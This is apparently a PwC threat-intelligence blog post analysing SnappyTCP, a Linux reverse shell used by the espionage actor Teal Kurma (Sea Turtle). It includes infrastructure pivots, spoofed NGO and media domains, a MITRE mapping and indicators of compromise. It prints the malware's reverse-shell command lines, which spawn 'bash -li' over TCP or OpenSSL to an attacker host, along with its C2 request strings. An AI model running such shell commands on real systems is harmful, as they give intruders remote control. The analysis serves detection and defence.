

The Tortoise and The Malwahare

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By PwC Threat Intelligence

Revisiting an elusive espionage threat actor known as Teal Kurma (a.k.a. Sea Turtle) that faded after public disclosure over three years ago, by analyzing its malware dubbed 'SnappyTCP', a simple reverse shell for Linux/Unix systems



Executive summary

PwC has continued to track a highly capable Türkiye-nexus threat actor threat actor, known as Teal Kurma (a.k.a. Sea Turtle, Marbled Dust, Cosmic Wolf). As reported in our 2020 Year in Retrospect publication, Teal Kurma focuses primarily on targeting throughout Europe and the Middle East¹. Those targets are inclusive of both private and public sector organizations, from non-governmental organizations (NGO) to information technology (IT) and telecommunication sectors. The threat actor has since continued to target similar sectors but has altered its capabilities in a likely attempt to evade detection.

In this blog, we will detail Linux/Unix malware samples previously not discussed publicly that PwC has named “SnappyTCP”. The following are the key points of our analysis:

- Between 2021 and 2023, the threat actor has used SnappyTCP, a simple reverse TCP shell for Linux/Unix that has basic C2 capabilities and is also used for establishing persistence on a system;
- There are at least two main variants; one which uses plaintext communication and the other which uses TLS for a secure connection;
- The threat actor has highly likely used code from a publicly accessible GitHub account, and we assess with realistic probability that this account is currently controlled by the threat actor; and,
- Pivoting on infrastructure associated with the threat actor, we identified multiple domains resolving throughout 2023 that are spoofing NGOs and Media organizations, both of which are consistent with this threat actor's targeting motivations. These motivations center on conducting espionage for the collection of information that can then be exploited for surveillance purposes, or to gather traditional intelligence about the activities of specific targets.

Background

Teal Kurma, a Türkiye-nexus threat actor², was highly active between 2018 and 2020 before seemingly disappearing from open source reporting.^{3, 4} At the time of this heightened activity, the threat actor was involved in conducting large scale and prolonged Domain Name Server (DNS) hijacking attacks. DNS hijacking is when a threat actor manipulates how DNS queries are resolved, resulting in users being redirected to malicious websites. Since then, Teal Kurma has altered its tactics to include additional tools, which are still in use at present, to achieve its espionage focused actions on objectives.

SnappyTCP

According to open source research, the threat actor has historically focused on exploiting vulnerabilities for initial access since at least 2017⁵. We assess that Teal Kurma has likely continued leveraging major CVEs in its current campaigns, particularly ones with publicly available proof-of-concept code such as CVE-2021-44228, CVE-2021-21974, and CVE-2022-0847. Once inside a network, the threat actor runs a shell script (upxa.sh) that drops an executable to disk which calls out to a threat actor controlled web server.

SHA-256	f8cb77919f411db6eaeaa8f0c8394239ad38222fe15abc024362771f611c360f
Filename	upxa.sh
File type	Shell Script
File size	179 Bytes

The webshell is a simple reverse TCP shell for Linux/Unix that has basic C2 capabilities, and is also likely used for establishing persistence. There are at least two main variants; one which uses OpenSSL to create a secure

connection over TLS, while the other omits this capability and sends requests in cleartext.

SHA-256	aea947f06ac36c07ae37884abc5b6659d91d52aa99fd7d26bd0e233fd0fe7ad4
Filename	_con
File type	ELF
File size	8,717 Bytes

The above sample is an example of the non-TLS variant, in which the malware first opens a file named "conf" and reads the first 256 bytes into a buffer and then parses an IP from that buffer. The IP connects via a TCP socket by sending the following command:

GET /sy.php HTTP/1.1\r\nHost: %s\r\nHostname: %s\r\n\r\n", host_name, host_name

The domain hosting the mentioned sy.php file was observed on the following URL, as early as July 2021, [hxxp://lo0\[.\]systemctl\[.\]network/sy.php](https://lo0[.]systemctl[.]network/sy.php). This also happens to be a subdomain mentioned in a 2022 Greek CERT alert for malicious activity indicating its potential use over a sustained period⁶. Many of the other network indicators from that CERT alert are assessed to be related to SnappyTCP activity, and proved useful for pivoting on to find more recent infrastructure from 2023, as discussed below.

The malware then checks for the substring "X-Auth-43245-S-20" in the HTTP request, and then checks for "\r\n\r\n", before spawning the TCP reverse shell. The reverse shell is created using a pthread which launches the following:

bash -c \"./kdd_launch exec:'bash -li',ptty,stderr,setsid,sigint,sane tcp:%s:%d 2>&1>/dev/null&\"

An example of what the HTTP network response looks like, can be seen in the following data capture output:

- **User-Agent: curl/7.29.0**
- **Host: lo0[.]systemctl[.]network**
- **Accept: */***
- **%HTTP/1.1 200 OK**
- **Date: [Omitted]**
- **Server: Apache/2.4.6 (CentOS) PHP/5.4.16**
- **X-Powered-By: PHP/5.4.16**
- **X-Auth-43245-S-20: True**
- **Content-Length: 45**
- **Content-Type: text/html**
- **charset=UTF-8**

- **curl [Threat Actor IP Addresses]**
- **python**

Taking a closer look at additional samples, we can see a minor difference than those already mentioned.

SHA-256	1ac0b2e91ba3d33ed6b8cd90f5c1f63454bfdf7aad7dbf4f239445f31dfc6eb5
Filename	[bioset]
File type	ELF
File size	14,584 Bytes

In the other samples, which use OpenSSL and TLS certificates for a more secure connection, the malware connects to an IP parsed from the conf file and sends:

```
GET /ssl.php HTTP/1.1\r\nHost: %s\r\nHostname: %s\r\nConnection: close\r\n\r\n
```

In a similar fashion to previous samples, it spawns a pthread that calls bash and runs an executable, except this time it calls a different one named ‘update’ compared to the previous ‘kdd_launch’:

```
bash -c \"/.update exec:'bash -li',pty,stderr,setsid,sigint,sane OPENSSL:%s:%d,verify=0  
2>&1>/dev/null&\\"
```

Additional malware insights

We observed that many of the binaries for SnappyTCP are often compiled with different toolchains, as shown in Table 1. Additionally, the GNU C Library (GLIBC) has been observed statically linked into the binary which offers the malware developer the ability to keep everything self contained while not needing to link against the library files directory on the target machine. The method for running the code differed, with some cases having a final output as an executable or a shared object file.

MD5	Executable or Shared Object	Architecture Type	Operating System Version
102d8524f21d1b6b0380c817a435e9a7	DYN	AMD64-64	Debian 10.2.1-6

80aa20453ca295467bff3f8708a06280	DYN	64-64	Debian 10.2.1-6
122b56b4474f93d496dee79d939c58f4	EXEC	386-32	Red Hat 4.1.2-52
2a684c83401ec4706f81bf4a3503e096	EXEC	386-32	Red Hat 4.8.5-39
19021c37d8adda5fa509dd242629cd50	EXEC	AMD64-64	Red Hat 4.8.5-39
8640f22e5a859ea2216d0e9dacef4f50	EXEC	AMD64-64	Red Hat 4.4.7-23

Table 1 – Overview of build artifacts for several SnappyTCP samples

Since the properties of an ELF file do not have compile dates, we could not link the variations in toolchain (e.g., Architecture types, Operating Systems, etc) usage to an evolution of the malware over time. There are at least two possible reasons for the variations, which are not necessarily mutually exclusive. One potential theory for the wide variation in toolchains is that there are multiple developers compiling malware for the threat actor. The second theory is that the samples are compiled by one developer, but they are cross-compiling source code for different architectures. The first theory could speak to the scale of operations, while the second theory lends more towards the threat actor's specific targeting needs.

In our analysis we also discovered that the reverse TCP shell has practically identical code to a publicly accessible GitHub repository.⁷ The code observed on GitHub has only one slight difference in the TLS variant seen with Teal Kurma. The executable called by the pthread that spawns a bash process in Teal Kurma's sample is called 'update' instead of 'connector' as seen in the GitHub repository.

Further observations show other samples in the repository that are used to establish reverse shells, either over TCP or UDP, often containing IP addresses suspected of being associated with Teal Kurma activity. It is unclear if the threat actor controls this account or is simply abusing a third party's code. Given the overlaps between both the code and IP addresses, there is a realistic probability that the threat actor is in control of this account at present. It is highly plausible that the threat actor is also using other code observed on this GitHub, particularly some of the proof-of-concept exploit code for major vulnerabilities, such as CVE-2021-21974 or a ESXi OpenSLP heap-overflow vulnerability.

Infrastructure

In addition to analyzing the mentioned samples, we pivoted on the HTTP GET request of SnappyTCP and the previously mentioned open source reporting on Sea Turtle, including the 2022 Greek CERT alert, to find more suspected Teal Kurma infrastructure. For example, one of the observed HTTP GET requests matched with `hxxp://108.61.103[.]186/sy.php`. Pivoting on the 2022 CERT infrastructure also proved useful in identifying

additional and recent infrastructure, such as the domain ybcd[.]tech. According to pDNS records for that domain, the following infrastructure is linked and still active at the time of writing: 168.100.10[.]187 and 93.115.22[.]212.




Figure 1 – Some of the pivots made to identify additional and more recent infrastructure

As we continued to map out this infrastructure, we noticed several suspicious TLS certificates and associated names which correspond to domains spoofing very particular organizations. The below table shows that the domain names spoof organizations operating in both the Media and NGO sectors. All of which are catering to audiences within the Middle East, and in some cases, specific regional or ethnic groups.

Certificate	IP	Domain	Spoofing
b7342137986f24f4d848409d223ad8 db38366e90f8ba865fb6e090ca20c6318a	168.100.8[.]245	alhurra[.]online	A US government-owned Arabic-language TV channel
cbf4263d62c199cd6c0ff39dcb07b497097 5ca75a16d1eae1fccdccc44f9dc98	168.100.9[.]203	al-marsad[.]co	A NGO in the Golan Heights that is focused on Arab human rights
e3a58bc8891b2ed3b6bf8ce415d169bf96 3e039be165ba3dcdd2a73c6c342456	31.13.195[.]52	anfTurkce[.]news	A Kurdish news agency

Table 2 – Suspicious TLS certificates observed via pivoting

Motives and Targets

The motivation for this threat actor is almost certainly to collect information that can further some type of economic or political interest, but the focus is on conducting espionage.⁸ The use of the described reverse shell is to assist the threat actor in its overall actions on objectives of collecting and exfiltrating sensitive data. A closer look at victimology helps to assess the type of data sets this threat actor is interested in.

The threat actor focuses on targeting governments, telecommunication, and IT service providers. Each one of these sectors hold a variety of high value information. For example, organizations in the telecommunication sector hold data on its customers, which depending on the provider, may be metadata around connections to websites, or call logs. While technology companies themselves may be targeted in supply chain and island hopping attacks, particularly where they provide services (including IT and cyber security) to customers. This kind of information can then be exploited by the threat actor for surveillance purposes, or to gather traditional intelligence about the activities of specific targets.

Additional sector targeting that aligns with such purposes include the NGO and Media & Entertainment sector, both of which this threat actor has also shown an interest in, according to the mentioned TLS certificates. Geographically, the targeting assessed off the TLS certificates shows the Middle East and North Africa region, while some of the SnappyTCP activity is highly likely focused on European countries, particularly those located in the Mediterranean. This described targeting helps support attribution of the threat actor, in addition to providing insights into its priority relevance for organizations that might be operating in a similar geography or sector.

Recommendations

PwC recommends searching historical logs and configuring alerting for the indicators or detection content provided in this blog. If any of these indicators are discovered, or detection content generates alerts, we recommend organisations investigate their origin and conduct forensic analysis. If there are no significant findings, we recommend blocking the provided malicious indicators.

Overview of TTPs

More detailed information on each of the techniques used in this blog, along with detection and mitigations, can be found on the following MITRE pages:

Tactic	Technique	ID	Procedure
Execution	Command and Scripting Interpreter: Unix Shell	T1059.004	SnappyTCP uses Unix (e.g., bash) as a command prompt, as seen here: <code>"-c \"./kdd_launch exec:'bash -li',pty,stderr,setsid,sigint,sanetcp:%s:%d2>&1>/dev/null&\""</code>
Persistence	Server Software	T1505.003	SnappyTCP is a reverse web shell that establishes persistence on a system.

	Component: Web Shell		
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	SnappyTCP uses HTTP as part of its GET requests for command and control communications.
Command and Control	Non-Application Layer Protocol	T1095	SnappyTCP uses TCP for command and control communications.

Appendix A – Indicators of compromise

Indicator	Type
aea947f06ac36c07ae37884abc5b6659d91d52aa99fd7d26bd0e233fd0fe7ad4	SHA-256
ae89540cdfb11b0c9ebda8cfd8f5e27ba8b729c46abc395a0e1e8bb99b00c54	SHA-256
fb02a6ca9d4f80ba9832ca22eec4d58233929ad952805030fd9da276714dabca	SHA-256
d0a7d18e283f80d456ab57fe4d986ef1f020f9c3293ae640b7d8976a694c1757	SHA-256
984f3e8af0c59cfa918319e3b813d75be4277a9765201bd14a9be9ee6b008d34	SHA-256
86b13a1058dd7f41742dfb192252ac9449724c5c0a675c031602bd9f36dd49b5	SHA-256
77a2466a89ed1d83c700d313395c4d10345d6d7f3e1fd294c6eb111b218422a3	SHA-256

6b8a6c28f7a8df5e226ce853230bb667316e2eae136e64edd6e44f5648683f11	SHA-256
67647f0226e29ada304e476d4e9d35b4ac916c584b1768eb5127bd0df1818707	SHA-256
6650c6971d6e7927efad09b215426a442c6342dd22f073972021d8e81a3ba124	SHA-256
47c4e2c71e5caa2e0aeb3ed7a3f0d2c482c6acc19e82bac5d7821aa6ef9e735a	SHA-256
405b2c867408f4dc6583109cbc21bac0e78f2f0e6c45013d1c9811a6f0b99a81	SHA-256
3c9e4ba1278b751c24f03ba39cb317b1bc51d2dc5173b0a0b201bc62fdc2c6fd	SHA-256
1695a1adb142d4da4830654c72796fc33d1e8ab9af03de85b7d6ef3e959985ab	SHA-256
15528410418d246a085044c67f431397d159d64003f13145b68287e7a68e805a	SHA-256
29f82ca8b268b1b74e22e05ef85e64cf7cf96751e494a07fe8ef96046e39dc26	SHA-256
293703318fab4ad56124d37e6c93d1aecbce4c656782c40fce5d67f3b4149558	SHA-256
276b1cecbd4ab24bbd47c23558143bdf905440c7045a7ff46a49d80b341c2cd5	SHA-256
30eb5c522a29a1aad4c55cccadcbfd335beed648904f13b25379f23536404803	SHA-256
1ac0b2e91ba3d33ed6b8cd90f5c1f63454bdfd7aad7dbf4f239445f31dfc6eb5	SHA-256
ddcc23f81362bb394e0ee66fda549a1523860b3b	SHA1
da64b83c2998212bbf77862e17d3564a0745f222	SHA1

d4ca42e06e5803a5c3bf35c52c0a7b9408356ac3	SHA1
c8d8a7bfe27be6087685495726593d7f6168e94c	SHA1
c418180c7233233364bb223a2ba621b167bfb503	SHA1
c17928c00a9dad1a6455eaa490355dd311f6d88f	SHA1
bce355f628fcd7aec82a2f33e8af3bd87b6a33d8	SHA1
ae78ba9e5dad29ac910996a0c5d34684cedfe3f7	SHA1
9c3f19a8a0824fc9745b5b8dd86f660a1e186d52	SHA1
922bab717a9b21dc3510ba96e0c3e4a93296e934	SHA1
87f4775c29b47617c0fefa984bb342a79c0ba02d	SHA1
700d2c7e00df8249e61ccda1fcf6f1f235dc6d23	SHA1
826fe3ed0a75f5c7f093451e11588d07ff90ac81	SHA1
7f8ed51d632738e3523a94ba5f94b997e922e9fe	SHA1
450431fd6561ea4cbb853762163f7a1544d562b8	SHA1
3a5fe689d7f0ee374b1ef0b9227aecae56925e84	SHA1
6557106402d71958aac007940a6cdd934e0b2336	SHA1

6487e320b6294669604a61866b29ce78c3f34e69	SHA1
600a3f64a619db97457231b2e654d5b4a794d2f8	SHA1
514e02418468dfcad702b0e0be22fb8f9a5366bc	SHA1
d036adb864e46ad88dd2c1dbca62137a	MD5
c7e99654250bf4e3286c3ea7547a62fe	MD5
9ac96799b2b7a376c7a7fc3c76322556	MD5
9a56d56aa24ccc75ef5709747ec5ca8b	MD5
bb7cd2dc1dd3bcd6932a6e75a1c95afe	MD5
f17985bdc165388476dd228eb927d632	MD5
e69541dd97e4d4abfa33d5d4907412c6	MD5
e3e4b90f9ebe829ab323e68139becf0c	MD5
d2a8ec0f0c4f2f015830788cec54c67f	MD5
4b8ac8f2d517cd9836a2578cae47fe8d	MD5
6f20fdd1fd6c133ef575bd36437578cf	MD5
2352627014f80918dde97aad963c5cf2	MD5

2a684c83401ec4706f81bf4a3503e096	MD5
19021c37d8adda5fa509dd242629cd50	MD5
122b56b4474f93d496dee79d939c58f4	MD5
102d8524f21d1b6b0380c817a435e9a7	MD5
8e08c7c440bf9f5380dd614238fa2d38	MD5
80aa20453ca295467bff3f8708a06280	MD5
7d0d50de5aa34f7a0e8cffe06f50a5fb	MD5
8640f22e5a859ea2216d0e9dacef4f50	MD5
168.100.10[.]187	IPv4
93.115.22[.]212	IPv4
108.61.103[.]186	IPv4
168.100.8[.]245	IPv4
168.100.9[.]203	IPv4
31.13.195[.]52	IPv4
45.80.148[.]172	IPv4

31.214.157[.]230	IPv4
95.179.176[.]250	IPv4
199.247.29[.]25	IPv4
185.158.248[.]8	IPv4
88.119.171[.]248	IPv4
146.190.28[.]83	IPv4
alhurra[.]online	Domain
al-marsad[.]co	Domain
anfturkce[.]news	Domain
ybcd[.]tech	Domain
ud[.]ybcd[.]tech	Domain
systemctl[.]network	Domain
lo0[.]systemctl[.]network	Domain
eth0[.]secsys[.]net	Domain
aws[.]systemctl[.]network	Domain

dhcp[.]systemctl[.]network	Domain
nmcbcd[.]live	Domain
querryfiles[.]com	Domain
upt[.]mcssoft[.]org	Domain
hxxp://108.61.103[.]186/sy.php	URL
hxxp://lo0[.]systemctl[.]network/sy.php	URL

¹ PwC Cyber Threats 2020: A Year in Retrospect

² 'Exclusive: Hackers acting in Turkey's interests believed to be behind recent cyberattacks - sources', Reuters, <https://www.reuters.com/article/us-cyber-attack-hijack-exclusive-idUSKBN1ZQ10X/> (27th January 2020)

³ 'DNS Hijacking Abuses Trust In Core Internet Service', Cisco Talos, <https://blog.talosintelligence.com/seaturtle/> (17th April 2019)

⁴ 'Finding Additional Indicators With a SeaTurtle Deep Dive in Passive DNS Within DomainTools Iris', DomainTools, <https://www.domaintools.com/resources/blog/finding-additional-indicators-with-passive-dns-within-domaintools-iris/> (6th February 2020)

⁵ 'DNS Hijacking Abuses Trust In Core Internet Service', Cisco Talos, <https://blog.talosintelligence.com/seaturtle/> (17th April 2019)

⁶ 'kyvernoasfaleia-IOCs-11052022', Greek National CERT (May 2022)

⁷ [hxxps://github\[.\]com/jacksp7/webtest/blob/master](https://github.com/jacksp7/webtest/blob/master)

⁸ CTO-SIB-20200323-01-A – Furthering Turkish state interests through cyber operations

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Source: <https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/tortoise-and-malwahare.html>